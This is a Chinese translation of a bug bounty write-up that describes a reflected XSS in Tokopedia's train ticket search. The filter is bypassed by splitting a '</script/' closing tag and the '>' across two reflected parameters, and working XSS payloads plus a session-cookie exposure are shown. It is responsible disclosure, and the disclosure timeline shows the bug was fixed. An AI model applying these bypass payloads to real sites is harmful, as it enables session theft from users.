bugbounty:赏金3000美元 在Tokopendia中bypass两个XSS

落花四月 / 2019-07-04 06:02:00 / 浏览数 5691 渗透测试 渗透测试 顶(0) 踩(0)

---

bugbounty:赏金3000美元 在Tokopendia中bypass两个XSS

原文链接：https://visat.me/security/reflected-xss-in-tokopedia-train-ticket/

为了更好的阅读附件中有漏洞挖掘视频

在Tokopedia中bypass两个xss过滤器得到反射型XSS漏洞

TL;DR

有一个XSS过滤器，GET如果它包含<字符后跟>字符，它将编码参数。该过滤器可以通过拆分进行绕过，可以绕过</script/>关闭标签成</script/和>两个反射参数。

以前的漏洞

早在2018年5月，我在Tokopedia平台中发现了一个反射型XSS。它是JavaScript上下文中简单的反映XSS。

我向Tokopedia安全团队报告，他们告诉我我的报告是重复的。我没有用心去检查它是否已经修好。

今年3月，我浏览了旧电子邮件并找到了报告。我重新测试这个漏洞是否还有，最终，我在同一页面上发现了该漏洞。

标记过滤

如果你在Tokopedia平台中搜索火车票，你将被重定向到这样的URL

```
https://tiket.tokopedia.com/kereta-api/search/Jakarta-Gambir-GMR/Bandung-Bandung-BD?adult=1&infant=0&trip=departure&dep_date=1
```

它将所有GET参数存储到JavaScript变量dataJs.query中。

```
<script type="text/javascript">
    var dataJs = new Object();
    var discountedTrain = ['MALIOBORO EKSPRES', 'MENOREH', 'GUMARANG','KAMANDAKA','KERTAJAYA TAMBAHAN','HARINA','PANGRANGO','MAJAPAHIT
TINGKIR','MAHARANI','TEGAL EKSPRESS','KALIGUNG','KRAKATAU','JAYABAYA','MALABAR','BOGOWONTO','TAWANG JAYA','KUTOJAYA UTARA','KERTAJAYA'
ARUM','CEPU EKSPRES','SRIBILAH UTAMA'];

    dataJs.schedules = "";
    dataJs.returnSchedules = "";
    dataJs.query = {"ori":"GMR","dest":"BD","adult":"1","infant":"0","trip":"departure","dep_date":"26-06-2019","form":"undefined"};
    dataJs.stations = "";
    dataJs.returnStations = "";
    dataJs.id = "";
    dataJs.departure = "";
    dataJs.return = "";
    dataJs.passenger = "";
    dataJs.station = "";
    dataJs.hashMap = "";

    dataJs.schedulesData = "";

    if (dataJs.schedulesData) {
        try {
            dataJs.schedulesData = JSON.parse(dataJs.schedulesData)
        }
        catch(err) {

        }
    }
```

所有GET参数都存储在dataJs.query

它存在于JavaScript上下文中。因此，如果你想要触发XSS，你必须：

1. 绕过JavaScript

插入`</script><script>alert(1)</script>`参数。这将使HTML解析器不正确地关闭上下文，导致先前的JavaScript执行错误（我们不关心这个！）并启动新的攻

绕过JavaScript变量中的dataJs.query。

插入`"}; alert(1); //`其中一个参数。这将导致JavaScript解析器关闭变量，直接执行我们的受控脚本，并忽略其余的。

我以前的报告使用的是第一种方法。服务器没有编码危险字符，例如`<into <`。然而，它编码"成\"和\成\\，所以不能使用第二种方法。

然后我注意到一种奇怪的行为。ori和dest参数中使用的编码与其他编码不同。请注意在其他参数中，"字符是如何被编码的%22。

```
<script type="text/javascript">
    var dataJs = new Object();
    var discountedTrain = ['MALIOBORO EKSPRES', 'MENOREH', 'GUMARANG','KAMANDAKA','KERTAJ
TINGKIR','MAHARANI','TEGAL EKSPRESS','KALIGUNG','KRAKATAU','JAYABAYA','MALABAR','BOGOWONT
ARUM','CEPU EKSPRES','SRIBILAH UTAMA'];

    dataJs.schedules = "";
    dataJs.returnSchedules = "";
    dataJs.query = {"ori":"GMR'\"","dest":"BD'\"","adult":"1'%22","infant":"0'%22","trip"
    dataJs.stations = "";
    dataJs.returnStations = "";
    dataJs.id = "";
    dataJs.departure = "";
    dataJs.return = "";
    dataJs.passenger = "";
    dataJs.station = "";
    dataJs.hashMap = "";
```

使用了不同的编码

我尝试使用另一个参数>

```
<script type="text/javascript">
    var dataJs = new Object();
    var discountedTrain = ['MALIOBORO EKSPRES', 'MENOREH', 'GUMARANG','KAMANDAKA','KERTAJAYA TAMBAHAN','HARINA','PANGRANGO','MAJAPAHIT','GAJAH
TINGKIR','MAHARANI','TEGAL EKSPRESS','KALIGUNG','KRAKATAU','JAYABAYA','MALABAR','BOGOWONTO','TAWANG JAYA','KUTOJAYA UTARA','KERTAJAYA','PROGO'
ARUM','CEPU EKSPRES','SRIBILAH UTAMA'];

    dataJs.schedules = "";
    dataJs.returnSchedules = "";
    dataJs.query = {"ori":"GMR>","dest":"BD>","adult":"1%3E","infant":"0%3E","trip":"departure","dep_date":"26-06-2019","form":"undefined"};
    dataJs.stations = "";
    dataJs.returnStations = "";
    dataJs.id = "";
    dataJs.departure = "";
    dataJs.return = "";
    dataJs.passenger = "";
    dataJs.station = "";
    dataJs.hashMap = "";

    dataJs.schedulesData = "";
```

> 没有在两个参数中编码

有趣的是，它没有编码ori和dest参数。如果我插入两个<和>字符怎么办?

```
<script type="text/javascript">
    var dataJs = new Object();
    var discountedTrain = ['MALIOBORO EKSPRES', 'MENOREH', 'GUMARANG','KAMANDAKA','KERTAJAYA TAMBAHAN','HARINA','PANGRANGO','MAJAPAHIT',
TINGKIR','MAHARANI','TEGAL EKSPRESS','KALIGUNG','KRAKATAU','JAYABAYA','MALABAR','BOGOWONTO','TAWANG JAYA','KUTOJAYA UTARA','KERTAJAYA','
ARUM','CEPU EKSPRES','SRIBILAH UTAMA'];

    dataJs.schedules = "";
    dataJs.returnSchedules = "";
    dataJs.query = {"ori":"GMR","dest":"BD><","adult":"1","infant":"0","trip":"departure","dep_date":"26-06-2019","form":"undefined"};
    dataJs.stations = "";
    dataJs.returnStations = "";
    dataJs.id = "";
    dataJs.departure = "";
    dataJs.return = "";
    dataJs.passenger = "";
    dataJs.station = "";
    dataJs.hashMap = "";
```

> < 没有编码

```
<script type="text/javascript">
    var dataJs = new Object();
    var discountedTrain = ['MALIOBORO EKSPRES', 'MENOREH', 'GUMARANG','KAMANDAKA','KERTAJAYA TAMBAHAN','HARINA','PANGRANGO','MAJAPAHIT','GAJA
TINGKIR','MAHARANI','TEGAL EKSPRESS','KALIGUNG','KRAKATAU','JAYABAYA','MALABAR','BOGOWONTO','TAWANG JAYA','KUTOJAYA UTARA','KERTAJAYA','PROG(
ARUM','CEPU EKSPRES','SRIBILAH UTAMA'];

    dataJs.schedules = "";
    dataJs.returnSchedules = "";
    dataJs.query = {"ori":"GMR","dest":"BD%3C%3E","adult":"1","infant":"0","trip":"departure","dep_date":"26-06-2019","form":"undefined"};
    dataJs.stations = "";
    dataJs.returnStations = "";
    dataJs.id = "";
    dataJs.departure = "";
    dataJs.return = "";
    dataJs.passenger = "";
    dataJs.station = "";
    dataJs.hashMap = "";

    dataJs.schedulesData = "";
```

<> 编码

显然，服务器确实清理了参数，但只有<.*>在参数中出现！

Bypassing 过滤器

我搜索了一些XSS payloads并找到了这个paylaod。它说：

> 您可以使用//关闭标签代替>

我们来试试吧。

```
<script type="text/javascript">
    var dataJs = new Object();
    var discountedTrain = ['MALIOBORO EKSPRES', 'MENOREH', 'GUMARANG','KAMANDAKA','KERTAJAYA TAMBAHAN','HARINA','PANGRANGO','MAJAPAHIT','GAJAHWO
TINGKIR','MAHARANI','TEGAL EKSPRESS','KALIGUNG','KRAKATAU','JAYABAYA','MALABAR','BOGOWONTO','TAWANG JAYA','KUTOJAYA UTARA','KERTAJAYA','PROGO','
ARUM','CEPU EKSPRES','SRIBILAH UTAMA'];

    dataJs.schedules = "";
    dataJs.returnSchedules = "";
    dataJs.query = {"ori":"GMR","dest":"BD</script//","adult":"1","infant":"0","trip":"departure","dep_date":"26-06-2019","form":"undefined"};
    dataJs.stations = "";
    dataJs.returnStations = "";
    dataJs.id = "";
    dataJs.departure = "";
    dataJs.return = "";
    dataJs.passenger = "";
    dataJs.station = "";
    dataJs.hashMap = "";

    dataJs.schedulesData = "";
```

发生错误

Chrome犯了一个错误：`Uncaught SyntaxError: Invalid or unexpected token`。好吧，我知道我正在取得进展。然后我尝试插入XSS payload。

```
<script type="text/javascript">
    var dataJs = new Object();
    var discountedTrain = ['MALIOBORO EKSPRES', 'MENOREH', 'GUMARANG','KAMANDAKA','KERTAJAYA TAMBAHAN','HARINA',
TINGKIR','MAHARANI','TEGAL EKSPRESS','KALIGUNG','KRAKATAU','JAYABAYA','MALABAR','BOGOWONTO','TAWANG JAYA','KUTOJ
ARUM','CEPU EKSPRES','SRIBILAH UTAMA'];

    dataJs.schedules = "";
    dataJs.returnSchedules = "";
    dataJs.query = {"ori":"GMR","dest":"BD</script//<svg/onload=alert();//","adult":"1","infant":"0","trip":"dep
    dataJs.stations = "";
    dataJs.returnStations = "";
    dataJs.id = "";
    dataJs.departure = "";
    dataJs.return = "";
    dataJs.passenger = "";
    dataJs.station = "";
    dataJs.hashMap = "";

    dataJs.schedulesData = "";
```

已插入XSS有效负载

它不起作用，JavaScript解析器不将其视为结束标记。我更改了XSS payload，并在“绕过标记黑名单”部分找到了这个`</script/>`。

我们知道的事实是:我们无法插入<和>在同一参数中的字符，因为它会被编码。但是，如果我们分开`</script/`和`>`在不同的参数


（即ori和dest）？在这种情况下，它们之间会有其他字符`</script/","dest":">`。这仍然是一个有效的结束标签吗？

```
<script type="text/javascript">
    var dataJs = new Object();
    var discountedTrain = ['MALIOBORO EKSPRES', 'MENOREH', 'GUMARANG','KAMANDAKA','KERTAJAYA TAMBAHAN','HARINA','PAN
TINGKIR','MAHARANI','TEGAL EKSPRESS','KALIGUNG','KRAKATAU','JAYABAYA','MALABAR','BOGOWONTO','TAWANG JAYA','KUTOJAYA
ARUM','CEPU EKSPRES','SRIBILAH UTAMA'];

    dataJs.schedules = "";
    dataJs.returnSchedules = "";
    dataJs.query = {"ori":"GMR</script//","dest":"><svg/onload=alert();//","adult":"1","infant":"0","trip":"departur
    dataJs.stations = "";
    dataJs.returnStations = "";
    dataJs.id = "";
    dataJs.departure = "";
    dataJs.return = "";
    dataJs.passenger = "";
    dataJs.station = "";
    dataJs.hashMap = "";

    dataJs.schedulesData = "";
```

XSS审核员突出显示XSS payload

原来这是一个有效的结束标签！Chrome XSS审核员屏蔽了该页面，表明存在反映的XSS。然后我在Firefox上尝试了它，它工作了！

这是我使用的完整payload：`https://tiket.tokopedia.com/kereta-api/search/Jakarta-Gambir-GMR/Bandung-Bandung-BD?dep_date=26-06-2019&a`



反射型xss

总结

Tokopedia中的cookie（已命名_SID_Tokopedia）仅限HTTP，因此我们无法通过XSS窃取会话。但事实证明，cookie意外地存储在一个名为

JavaScript变量中dataSession.session.cookies。这违背了cookie上仅HTTP属性的目的。通过利用XSS，攻击者可以窃取受害者的会话，

时间线

28/03/2019 - 向Tokopedia安全团队报告了漏洞。

08/04/2019 - 发送了一封后续电子邮件。该漏洞已得到修复，报告的严重性也很高。

11/06/2019 - Tokopedia奖励IDR 3.000.000并获得证书。

点击收藏 | 0 关注 | 1

上一篇：Just-in-time Comp... 下一篇：house of orange 漏洞

1. 1 条回复

阿尔百思科 2019-07-25 18:05:43

3K 印尼盾？

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

目录